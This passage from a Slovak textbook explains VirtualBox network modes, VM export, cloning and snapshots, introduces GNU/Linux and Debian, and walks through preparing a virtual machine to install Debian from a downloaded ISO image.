
4.1.5 Práca s virtuálnymi strojmi v nástroji VirtualBox

V rámci tejto časti si bližšie priblížime niekoľko dôležitých činností, resp. nastavení, ktoré je možné vykonávať s virtuálnymi strojmi. Bližšie si priblížime:

- **nastavenie počítačovej siete** virtuálneho stroja,
- **kopírovanie** virtuálneho stroja,
- **klonovanie** virtuálneho stroja,
- **vytváranie snímok** virtuálneho stroja.

V rámci nástroja VirtualBox môžeme nastaviť nasledujúce spôsoby sieťového pripojenia [4,15] (Obrázok 4.13):


- **nepripojené (not attached)** - virtuálny stroj nie je pripojený do počítačovej siete (ako keby fyzické zariadenie nemalo pripojený kábel do sieťovej karty).
- **preklad sieťových adres (NAT)** – predvolený typ pripojenia, pri ktorom sieťová komunikácia z/do virtuálneho stroja prechádza cez sieťový adaptér fyzického zariadenia (fyzické zariadenie funguje na podobnom princípe ako domáce Wi-Fi smerovače).
- **NAT sieť (NAT network)** – podobný typ pripojenie ako v predchádzajúcom bode. Jediný rozdiel je v tom, že virtuálne stroje môžu komunikovať navzájom.
- **sieťový most (bridged adapter)** – tento spôsob sieťového pripojenia znamená, že virtuálny stroj sa pripája priamo na fyzickú sieťovú kartu (akoby bol fyzickým zariadením s vlastnou jedinečnou MAC adresou). DHCP server v tejto sieti poskytne zariadeniu svoju vlastnú IP adresu, ktorá sa líši od hostiteľského (fyzického) zariadenia.
- **Interná sieť (internal network)** – vnútorná virtuálna počítačová sieť, ktorá je viditeľná len pre zariadenia, ktoré ju majú nastavenú ako typ sieťového pripojenia. Táto sieť nie je dostupná z fyzického zariadenia, ani z Internetu.
- **Sieť iba s hostiteľom (host-only adapter)** – sieťové pripojenie, pri ktorom virtuálny stroj môže komunikovať len s hostiteľom a nie je viditeľný pre zvyšok počítačovej siete.
- **Všeobecný ovládač (generic driver)** – zriedkavo použitý typ pripojenia umožňujúci použiť používateľovi vybrať si ovládač pre sieťové pripojenie (napr. pre vytvorenie tunela).



Obrázok 4.13
VirtualBox – nastavenie počítačovej siete virtuálneho stroja.


Kopírovanie a klonovanie predstavujú jedny z najdôležitejších funkcií virtualizácie [4]. Pomocou nich môžeme ušetriť drahocenný čas. Použijeme ich napríklad v prípade, ak potrebujete ďalší rovnaký virtuálny stroj, alebo ak chcete, aby boli tieto virtuálne stroje prenosnejšie. V tomto prípade stačí skopírovať prenosnú kópiu virtuálneho stroja - obraz (image) - do prenosného počítača alebo do iného dátového centra a výsledok je hotový.

Obrazy (image) virtuálnych strojov vytvárame pomocou možnosti *Exportovať appliance* (virtuálny stroj) (Obrázok 4.14). Týmto sa na nami zvolené úložisko uloží ako obraz virtuálneho stroja. Tento obraz následne vieme preniesť a importovať do iného zariadenia s nástrojom VirtualBox. To vieme vykonať pomocou možnosti *Importovať appliance* (virtuálny stroj) (Obrázok 4.14).




Obrázok 4.14
VirtualBox – Export a import virtuálnych strojov.

Ak chceme virtuálne stroje klonovať, stlačíme v ponuke **Počítač** časť **Klonovať** (Obrázok 4.15 vľavo). VirtualBox sa Vás následne opýta na názov nového virtuálneho stroja. Súčasne máte možnosť reinicializovať MAC adresu (Obrázok 4.15 vpravo). Je to výhodné, ak virtuálne stroje získavajú IP adresu od DHCP servera.



Obrázok 4.15
VirtualBox – Klonovanie virtuálneho stroja.


Ďalšou veľmi užitočnou funkciou je vytváranie tzv. **snímok (snapshotov)** virtuálnych strojov. Takéto snímanie trvá len niekoľko sekúnd, ale uložíte celý a aktuálny stav virtuálneho stroja v ktoromkoľvek danom okamihu. Ako keby sme uložili aktuálny stav rozpracovaného dokumentu alebo uložili počítačovú hru a pod. Pomocou technológie snapshotov to urobíme s celým operačným systémom vrátane všetkých aplikácií v ňom. Pre každý virtuálny stroj vieme v rámci VirtualBoxu vytvoriť a zmazať snímok (Obrázok 4.16). Ak máme vytvorený snímok, vieme pomocou neho obnoviť virtuálny stroj do toho stavu, v akom bol pri vytváraní daného snímku. Veľmi podobne, ako keď uložíte hru a následne sa vrátite k zálohe.



Obrázok 4.16
VirtualBox – správa snímok virtuálneho stroja.

4.2 GNU/Linux (študijný text)

Termín Linux sa vzťahuje na jadro Linuxu, ale v bežnej reči sa používa na opis celej rodiny operačných systémov, ktoré sú založené na jadre Linuxu (Obrázok 4.17). Na druhej strane nástroje používané v rámci tohto operačného systému pochádzajú zvyčajne z projektu **GNU** (**GNU's Not Unix**). Túto dvojicu označujeme ako **GNU/Linux**. GNU/Linux teda predstavuje jadro operačného systému vrátane ďalších programov, nástrojov a knižníc s otvoreným kódom (open source). Na druhej strane, softvér s čiastočne otvoreným kódom nepatrí do GNU/Linux. Hlavným cieľom projektu GNU je na jednej strane sprístupniť programové vybavenie pôvodne napísané pre operačný systém Unix užívateľom ostatných operačných systémov, na druhej vytvoriť prenositeľný operačný systém, ktorý bude mať prakticky rovnaké vlastnosti ako Unix.



Obrázok 4.17
Jadro Linuxu [17].

4.2.1 Linux

Autorom operačného systému Linux je fínsky študent **Linus Torvalds**. Jeho pôvodná verzia operačného systému bola v priebehu niekoľkých rokov zdokonaľovaná veľkým počtom programátorov na celom svete. Linux predstavuje verziu operačného systému Unix pre osobné počítače s procesorom Intel, Alpha, ARM atď.


Operačný systém Linux podporuje väčšinu programového vybavenia napísaného pre Unix, vrátane systému *X-Window* [16]. Tento systém umožňuje operačným systémom Unix vytvárať grafické okná a interaktívne spolupracovať medzi sebou.

Základom práce v operačnom systéme Linux je súbor, a to aj vrátane práce s hardvérom. Toto je asi jeden z najväčších rozdielov medzi operačným systémom Linux a inými operačnými systémami. Práca v Linuxe je založená na množstve menších programov, ktoré obvykle robia iba jednu činnosť, ale vykonávajú ju spoľahlivo (napr. vypísanie obsahu súboru, zobrazenie bežiacich procesov, vyhľadanie reťazca v súbore a pod.). Tieto malé programy sa obvykle reťazia (spájajú), čím je možné vykonať zložitejšie úlohy (zobraziť obsah súboru, zoradiť ho podľa prvého stĺpca

údajov, vyhľadať konkrétny údaj a pod.). Pri práci s Linuxom je dôležité si uvedomiť, že je case senzitívny, čo znamená, že závisí na veľkosti písmen. Je rozdiel medzi ps a PS.

4.2.2 Debian

Ako sme už vyššie uviedli, jadro operačného systému vrátane ďalších programov, nástrojov a knižníc s otvoreným kódom predstavuje GNU/Linux. Okrem toho sa v rámci operačného systému Linux môže používať aj komerčný softvér. Jadro Linuxu a dodávaný komerčný softvér, ako aj softvér s otvoreným kódom, označujeme ako distribúcia Linuxu. Distribúcie sa navzájom odlišujú práve softvérovým vybavením, ktoré je v rámci nich dodávané. V súčasnej dobe existuje viacero distribúcií Linuxu (Obrázok 4.18). Najznámejšími z nich sú *Debian* [14] a *Red Hat* [18].



Obrázok 4.18
Distribúcie Linuxu.

V rámci tohto materiálu sa zameriavame na operačný systém Debian [14]. Je to najmä z dôvodu použitia tohto operačného systému aj v rámci virtuálneho prostredia, ako aj na zariadeniach Raspberry Pi (operačný systém Raspbian [19]).


Debian GNU/Linux vytvoril v roku 1993 *Ian Murdock* [20], ktorý počítal s vytvorením kompletne nekomerčného projektu (z tohto dôvodu GNU/Linux). Jeho cieľom bolo, aby tento systém vyvíjali programátori vo svojom voľnom čase. Výhodou Debianu je jeho vysoká stabilita, veľmi precízna kontrola balíčkov, podpora veľkého počtu architektúr počítačov. Naopak, nevýhodou je konzervatívnosť. V dôsledku zabezpečenia vysokej stability, v najnovších verziách nie sú väčšinou zahrnuté nové verzie programov a podpora najnovších technológií. Nevýhodou je tiež pomalý cyklus vydávania nových verzií (stabilná verzia sa vydáva každých 12 – 36 mesiacov). Distribúciou, ktorá je odvodená od Debian GNU/Linux a nemá konzervatívny prístup ku kontrole nových verzií programov, je *Ubuntu* [21].

4.2.3 Inštalácia Debian GNU/Linux

V rámci tejto časti si ukážeme inštaláciu operačného systému Debian GNU/Linux. Inštalácia pozostáva z nasledujúcich krokov:

- nastavenie jazyka a klávesnice,
- nastavenie siete,
- nastavenie používateľov a hesiel.
- nastavenie diskov,
- nastavenie balíčkovacieho systému a softvéru a
- nastavenie zavádzača operačného systému.

Na webovom sídle tohto operačného systému [22] (Obrázok 4.19) nájdeme všetko potrebné. Pre inštaláciu vo virtuálnom prostredí použijeme obraz disku (napr. s príponou iso), ktorý obsahuje všetky nevyhnutné súbory. Tento obraz predstavuje úplnú kópiu inštalačného média (CD, DVD) uloženého v 1 súbore. Pri fyzických zariadeniach by bolo potrebné pred samotnou inštaláciou tento obraz disku napáliť na médium.



The screenshot shows the Debian website's page for downloading CD/DVD images. The page is titled "Sťahovanie obrazov CD/DVD Debianu pomocou HTTP/FTP". It includes a search bar at the top right and a navigation menu on the left. The main content area contains a yellow box with a lightbulb icon and text explaining that users should use a web browser to download images. Below this, there is a section titled "Oficiálne obrazy CD/DVD distribúcie „stable“" which provides instructions on how to use the images and lists the official images available. The page also includes a sidebar with links to various Debian resources and a footer with the text "Obrázok 4.19 Webové sídlo Linuxu Debian – umiestnenie obrazov."

Sťahovanie obrazov CD/DVD Debianu pomocou HTTP/FTP

Prosim, nestahujte obrazy CD/DVD pomocou svojho webového prehliadača tak ako sťahujete iné súbory! Dôvodom je, že ak sa sťahovanie preruší, väčšina prehliadačov vám neumožní pokračovať odiaľ, kde ste skončili.

Namiesto toho prosím použite nástroj, ktorý podporuje obnovenie sťahovania. Na unixových systémoch môžete použiť [aria2](#), [wxDownload Fast](#) alebo (na príkazovom riadku) „`wget -c URL`“ alebo „`curl -C - -L -o URL`“. Na systémoch Windows môžete skúsiť [Free Download Manager](#). Na Mac OS si pozrite [CocoaWget](#). Tiež sa môžete pozrieť na [porovnanie správcov sťahovania](#) a vybrať si program, ktorý vám vyhovuje.

Sú dostupné nasledovné obrazy Debianu:

- [Official CD/DVD images of the „stable“ release](#)
- [Official CD/DVD images of the „testing“ distribution \(regenerated weekly\)](#)

Oficiálne obrazy CD/DVD distribúcie „stable“

Ak chcete nainštalovať Debian na stroji bez pripojenia k internetu, môžete použiť obrazy CD (po 650 MB) alebo DVD (po 4.4 GB). Stiahnite prvý súbor CD či DVD, napáľte ho pomocou napaľovačky CD/DVD (alebo z USB disku v prípade portov i386 a amd64) a zaveďte z neho systém.

Prvý CD/DVD disk obsahuje všetky potrebné súbory na nainštalovanie štandardného systému Debian. Aby ste nestahovali zbytočne, **nestahujte** prosím iné súbory obrazov CD alebo DVD ak neviete určite, že budete potrebovať niektoré z balíkov, ktoré sa na nich nachádzajú.

CD

Nasledovné odkazy ukazujú na súbory obrazov, ktoré majú veľkosť do 650 MB, vďaka čomu sú vhodné na zápis na bežné nosiče CD-R(W):

[amd64](#), [arm64](#), [armel](#), [armhf](#), [i386](#), [mips](#), [mips64el](#), [mipsel](#), [ppc64el](#), [s390x](#), [source](#), [multi-arch](#)

DVD

Nasledovné odkazy ukazujú na súbory obrazov, ktoré majú veľkosť do 4.4 GB, vďaka čomu sú vhodné na zápis na bežné nosiče DVD-R/DVD+R alebo podobné:


[amd64](#), [arm64](#), [armel](#), [armhf](#), [i386](#), [mips](#), [mips64el](#), [mipsel](#), [ppc64el](#), [s390x](#), [source](#)

Obrázok 4.19
Webové sídlo Linuxu Debian – umiestnenie obrazov.


Odkazy na obrazy inštalácie nájdeme v časti *Oficiálne obrazy CD/DVD distribúcie stable*. Tieto obrazy obsahujú všetko nevyhnutné k tomu, aby ste nainštalovali Debian na svoje zariadenie. V rámci výberu inštalačného média, máte na výber CD alebo DVD. Obrazy diskov na CD majú do 650 MB a obrazy diskov na DVD majú do 4,4 GB. Pre účely výučby je vhodné sa zamerať len na obrazy diskov na CD. Tiež nie je potrebné sťahovať ďalšie obrazy diskov. Obraz prvého disku, CD alebo DVD, obsahuje všetky potrebné súbory na nainštalovanie štandardného

systemu Debian. Ďalšie súbory obsahujú doplnkové programové vybavenie, ktoré si ale potom už stiahnete z Internetu podľa vlastného uváženia.

Pri výbere obrazu inštalačného média, je dôležité vybrať aj architektúru počítača. V súčasnej dobe používame najčastejšie amd64 (pre 64-bitové systémy) a i386 (pre 32-bitové systémy). Keď klikneme na vybranú architektúru, budeme presmerovaný na webovú stránku obsahujúcu odkazy na obrazy inštalačných diskov. V rámci tejto stránky je nutné sa posunúť na jej koniec (Obrázok 4.20). Na tomto mieste nájdete jednotlivé súbory. Odporúčame stiahnuť verziu s *jednoduchým grafickým rozhraním XFCE* [23] (napr. debian-9.5.0-amd64-xfce-CD-1.iso).




Vytvorenie virtuálneho stroja sme si ukázali v kapitole 4.1.4. Aby sme boli schopní nainštalovať operačný systém Debian, musíme v nastaveniach virtuálneho stroja vykonať niekoľko úprav. Prvou úpravou je vloženie stiahnutého obrazu inštalačného média Debian GNU/Linuxu do virtuálnej CD/DVD mechaniky. To vykonáme v nastaveniach virtuálneho stroja v záložke úložisko (Obrázok 4.21).




Obrázok 4.21
Vloženie obrazu inštaláčného média do virtuálnej CD/DVD mechaniky.

Ďalším dôležitým nastavením pri inštalácii nového virtuálneho stroja je **nastavenie počítačovej siete** (Obrázok 4.22). Možnostiam nastavenia sieťového pripojenia sme sa bližšie venovali v kapitole 4.1.5. Pri inštalácii nového operačného systému odporúčame ponechať predvolené nastavenia, a to nastavenie **NAT**. V prípade, ak by bolo potrebné prideliť konkrétnu IP adresu, je dobré zvoliť nastavenie **Sieťový most (Bridged adapter)** a upraviť MAC adresu virtuálneho stroja.



